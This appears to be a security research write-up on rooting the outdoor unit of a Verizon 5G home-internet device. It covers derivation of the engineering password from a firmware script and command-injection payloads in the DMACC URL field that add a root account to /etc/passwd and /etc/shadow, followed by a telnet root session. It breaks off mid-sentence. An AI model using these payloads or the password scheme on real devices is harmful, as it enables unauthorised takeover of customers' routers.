
```
sudo modprobe nandsim first_id_byte=0x2c second_id_byte=0xac third_id_byte=0x90
fourth_id_byte=0x26
sudo nandwrite /dev/mtd0 sdxprairie-sysfs.ubi
sudo modprobe ubi mtd=/dev/mtd0,4096
sudo mount -t ubifs -o ro /dev/ubi0_0 test
```

The filesystem resembles a basic Linux ARM environment; however, several folders are empty, and it is likely they have mount points on the device and don't exist in the firmware image. However, exploring /etc/initscripts finds several interesting shell scripts for operating the device.




```
test@tester:~/VZAnalysis/ubimntpoint/etc$ cd initscripts/
test@tester:~/VZAnalysis/ubimntpoint/etc/initscripts$ ls
adbd                emac_dwc_eqos_start_stop_le  misc-daemon         reboot                   start_mcm_data_srv_le                   syslog-ng          wnc_factorycfg         wnc-reboot
avahi-daemon        firmware-ubi-mount.sh        mm_oom_score_adj    reset_reboot_cookie      start_MCM_MOBILEAP_ConnectionManager_le  time_serviced      wnc-fix-efs2-script    wnc-statemanagement
bluetooth_power.sh  heater                       modem-shutdown      setup_avtp_routing_le    start_port_bridge                       usb                wnc-fw-upgrade         wnc-watchdog
chgrp-diag          ipa_fws_le                   netmgrd             shutdown                 start_qcmap_hostapd_le                  wnc-bleagent       wnc_keygen
data-init           lighttpd                     OHP_check_internet  start_atfwd_daemon       start_qcmap_wlan_le                     wnc_chk_mald_imei  wnc-ledd
dci_parser          malmanager                   pcie-diag           start_embms_le           start_qcmap_wpa_supplicant_le           wnc_chk_usb_plug   wnc-mtbr
dmclient            mbim_fw_script.sh            power_config        start_fs-scrub-daemon    start_wlan_services                     wnc_dbg_mode       wnc_openwrt
dnsmasq             mhi_init                     qce_dlkm            start_MCM_atcop_svc_le   syslog                                  wnc-eth-reset      wnc-outdoor-check
test@tester:~/VZAnalysis/ubimntpoint/etc/initscripts$ 
```

One of particular note is the function within /etc/initscripts/wnc_keygen titled "create_engineer_pwd".



```
#! /bin/sh

wnc_create_key_to_web() {
    mkdir -p /etc/ssl/private/
    openssl genrsa -out /etc/ssl/private/rsa_1024_priv.pem 1024
    openssl rsa -pubout -in /etc/ssl/private/rsa_1024_priv.pem -out /etc/ssl/private/rsa_1024_pub.pem
}

wnc_create_engineer_pwd() {
    SN_VALIDATION=`grep "serial_number" /factory/mm_default | sed 's/^.* \"//g' | sed 's/\".*$//g'`
    [ -n "$SN_VALIDATION" ] && {
        [ ! -f /usr/bin/sha256sum ] && {
            echo "wnc_factoryssidkeypwd: /usr/bin/sha256sum is not existed"
            exit 1
        }
        model=`grep "model" /factory/mm_default | sed 's/^.* \"//g' | sed 's/\".*$//g'`
        [ ! -n "$model" ] && {
            model="LVSKIHP"
        }
        snmodel_sha256=`echo -n $SN_VALIDATION$model | sha256sum`
        snmodel_first7char=`echo $snmodel_sha256 | cut -c1-7`
        snmodel_last7char=`echo $snmodel_sha256 | cut -c58-64`
        pwd=$snmodel_first7char$snmodel_last7char
        load_user_passwd "1" "verizon" "adm" "/bin/false" "$pwd"
        load_user_shadow "1" "verizon" "$pwd"
    }
}

load_user_passwd() {
    local enable=$1
    local name=$2
    local group=$3
    local shell=$4
    local passwd=$5

    if [ -n "$name" ]; then
        if [ "$enable" = "0" -o "$enable" = "false" ]; then
"wnc_keygen" [readonly] 108L, 3067B                                                                                    1,1           Top
```

This function reveals that the engineering username is "verizon" and the engineering password is the first and last 7 characters of the SHA256 hash of the Serial Number concatenated with the Model Number of the device. It is possible to log in on the interface at 10.0.0.1 with this information.




Sign In

Username: verizon

Password: ••••••••••••••

As Verizon likely did not expect casual users to access this portal, it seemed likely that less effort went into security hardening this side of the web portal. Initial efforts focused on the "Enable Telnet" functionality provided on the Settings page, but the above function provides the "verizon" user with a shell of "/bin/false", so this effort was halted. However, further down on the Settings page there are several arbitrary text fields, including ones labelled "DMACC1" through "DMACC3".



Operation Mode : Normal
To change operation mode
Installation Mode:

Airplane mode : none
To enable or disable airplane mode. Disabling Airplane mode will also disabling BLE Gatt Service
Airplane Enable:

5G Connection : none
To enable or disable 5G connection
5G Enable:

Check-in : none
To enable or disable check-in
check-in Enable:

DM Server : none
Use test dm-server
test dm-server:

UART : Disabled
To enable or disable UART
UART Enable:

USB : Disabled
To enable or disable USB
USB Enable:

Telnet : Disabled
To enable or disable Telnet
Telnet Enable:


Modem SSR : Disabled
To enable or disable Modem SSR
Modem SSR Enable:

Averaging Time Windows :
Set 5G NR rate
avgPeriod: 1
Threshold: 1
Set

DMACC test URL
Change DMACC test URL and port
URL: https://vzwmdmv.iot.motive.com
Port: 443
Set

DMACC2 test URL
Change DMACC2 test URL and port
URL: https://otadm-iot.vzw.com/omadm/push
Port: 443


Exploring further into the firmware image, the LuCI webserver controller was located at /usr/lib/lua/5.1/luci/. Digging into the /view/vz_page/setting.htm file, the following line governs the text input.



test@tester: ~/VZAnalysis/ubimntpoint/usr/lib/lua/5.1/luci/view/vz_page

```
    <!-- dmacc file Control -->
    <div class="row m-t">
        <div class="col-md-12 form-horizontal">
            <h4>DMACC test URL</h4>
            <p>Change DMACC test URL and port</p>
            <div class="form-group">
                <label for="dmacc-url-input" class="control-label col-md-2 col-xs-3">URL:</label>
                <div class="col-md-5 col-xs-9">
                    <input type="text" class="form-control" id="dmacc-url-input" value="<%=dmacc_url.url1%>">
                </div>
            </div>
            <div class="form-group">
                <label for="dmacc-port-input" class="control-label col-md-2 col-xs-3">Port:</label>
                <div class="col-md-5 col-xs-9">
                    <input type="number" class="form-control" id="dmacc-port-input" value="<%=dmacc_url.port1%>">
                </div>
            </div>
            <button id="btn-dmacc" class="btn btn-default btn-sm ">Set</button>
        </div>
    </div>
    <!-- dmacc2 file Control -->
    <div class="row m-t">
        <div class="col-md-12 form-horizontal">
            <h4>DMACC2 test URL</h4>
            <p>Change DMACC2 test URL and port</p>
            <div class="form-group">
                <label for="dmacc2-url-input" class="control-label col-md-2 col-xs-3">URL:</label>
                <div class="col-md-5 col-xs-9">
                    <input type="text" class="form-control" id="dmacc2-url-input" value="<%=dmacc_url.url2%>">
                </div>
            </div>
            <div class="form-group">
                <label for="dmacc2-port-input" class="control-label col-md-2 col-xs-3">Port:</label>
                <div class="col-md-5 col-xs-9">
                    <input type="number" class="form-control" id="dmacc2-port-input" value="<%=dmacc_url.port2%>">
                </div>
            </div>
                                                                                      213,17        58%
```

Grepping for dmacc3 within the luci folder, there is a reference to controller/admin/settings.lua. Opening that file up, this function appears to utilize text placed in that field with no sanitization.




test@tester: ~/VZAnalysis/ubimntpoint/usr/lib/lua/5.1/luci/controller/admin


```
function set_dmacc(form_value)
    luci.sys.exec("rm /data/user/dmclient/dmacc*")
    if form_value["dmacc_url"] ~= nil then
        local dmacc_url = luci.sys.exec("grep -r 'DMAcc/AppAddr/Addr|' /etc/dmclient/dmacc-init_test.txt | cut -c22- | tr -d '\n'")
        local exec_cmd = "sed -i 's," .. dmacc_url .. "," .. form_value["dmacc_url"] .. ",g' /etc/dmclient/dmacc-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["dmacc2_url"] ~= nil then
        local dmacc2_url = luci.sys.exec("grep -r 'DMAcc2/AppAddr/Addr|' /etc/dmclient/dmacc2-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's," .. dmacc2_url .. "," .. form_value["dmacc2_url"] .. ",g' /etc/dmclient/dmacc2-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["dmacc3_url"] ~= nil then
        local dmacc3_url = luci.sys.exec("grep -r 'DMAcc3/AppAddr/Addr|' /etc/dmclient/dmacc3-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's," .. dmacc3_url .. "," .. form_value["dmacc3_url"] .. ",g' /etc/dmclient/dmacc3-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["port"] ~= nil then
        local dmacc_port = luci.sys.exec("grep -r 'DMAcc/AppAddr/Port|' /etc/dmclient/dmacc-init_test.txt | cut -c22- | tr -d '\n'")
        local exec_cmd = "sed -i 's," .. dmacc_port .. "," .. form_value["port"] .. ",g' /etc/dmclient/dmacc-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["port2"] ~= nil then
        local dmacc2_port = luci.sys.exec("grep -r 'DMAcc2/AppAddr/Port|' /etc/dmclient/dmacc2-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's," .. dmacc2_port .. "," .. form_value["port2"] .. ",g' /etc/dmclient/dmacc2-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["port3"] ~= nil then
        local dmacc3_port = luci.sys.exec("grep -r 'DMAcc3/AppAddr/Port|' /etc/dmclient/dmacc3-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's," .. dmacc3_port .. "," .. form_value["port3"] .. ",g' /etc/dmclient/dmacc3-init_test.txt"
        luci.sys.exec(exec_cmd)
    end
```

355,0-1   99%

Thus, this field was injectable. When a line like '; reboot;# is placed at the end of a DMACC URL string, the device reboots. Several attempts were made, like attempting to utilize sed to change the /bin/false in /etc/passwd, invoking a reverse shell, and others, before a successful approach was identified. Since the device runs all binaries as root, it is possible to edit any file on the system. By appending a new user account to the /etc/passwd and /etc/shadow files, a user "tester" with the password "testtest" is created in the system:




DMACC test URL
Change DMACC test URL and port
URL: o2yZiPgE4GdbbgvuCBf9/:::::' >> /etc/shadow; #
Port: 443



DMACC test URL
Change DMACC test URL and port
URL: ›o "tester:x:0:0:tester:/bin/ash" >> /etc/passwd; #
Port: 443

```
'; echo
'tester:$6$npapnF1GfqtUSVWY$vA1CApnnjXxQiIXMl2JKhpnS0V.g0cTNx2HDGvxeURrhTMjjQsO2DN6e
 >> /etc/shadow; #
'; echo "tester:x:0:0:tester:/bin/ash" >> /etc/passwd; #
```

Once this is complete, and the "Telnet Enable" toggle is selected, no further barriers were encountered logging in with Telnet. As the tester account was configured with the UID of 0 and the GID of 0, no privilege escalation is required.




```
test@tester:~/VZAnalysis$ telnet 10.0.0.1
Trying 10.0.0.1...
Connected to 10.0.0.1.
Escape character is '^]'.

mdm 3.33.101.0 5GFWA

5GFWA login: tester
Password:
Last login: Wed May  4 10:04:04 PDT 2022 on pts/0
No directory, logging in with HOME=/
/ # whoami
root
/ # uname -a
Linux 5GFWA 4.14.117-perf #1 PREEMPT Tue May 25 08:53:51 UTC 2021 armv7l GNU/Linux
/ # ifconfig bridge0
bridge0   Link encap:Ethernet  HWaddr 64:
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/ # 
```

This completes the rooting of the "ODU" component of the device, or "OutDoor Unit" aspect. Note that the /etc/shadow and /etc/passwd are not regenerated on reboot, so this is a persistent modification (until a new firmware is loaded into the device).

Rooting the InDoor Unit (IDU)

The other half of the device is the "IDU" or "InDoor Unit", which runs the consumer-side functionality of the router, at 10.0.0.2. Verizon appears to have spent time hardening this side... attempting to inject on many of the fields returns a warning saying "Due to security concerns, please do not use special characters, e.g. ()[];|'<>`&=""". Additionally, a JSON response of "invalid symbol" is returned, which suggests the check is performed server side.



Warning


Due to security concerns, please do not use special characters, e.g. ()[];|'<>`&="".

```
JSON
status: "error"
msg: "invalid symbol"
```

While watching the network traffic when navigating pages, several "encr_get" queries were observed. These queries are encrypted with a public key the server provides, and are encrypted by a function in "wnc.js" that is as follows:

```
params.args = JSON.stringify(params.args);
if(cmd.api == CMD.ENCR_GET.api || cmd.api == CMD.ENCR_SET.api){
     //console.log(params.args);  // need remove
     const encrypt = new JSEncrypt();
     encrypt.setPublicKey(sessionStorage.pubkey);
     var encrypt_data = ""
     var end = 0;
     for(var i=0; end < (params.args.length+1); i++){
            end = ((i+1)*117) > (params.args.length+1) ? (params.args.length+1):
((i+1)*117)
            var str = params.args.slice(i*117, end);
            encrypt_data = encrypt_data + encrypt.encrypt(str) + "#";
     }
     params.args = encodeURIComponent(encrypt_data);
}
```

Putting a breakpoint before the params.args is encrypted,

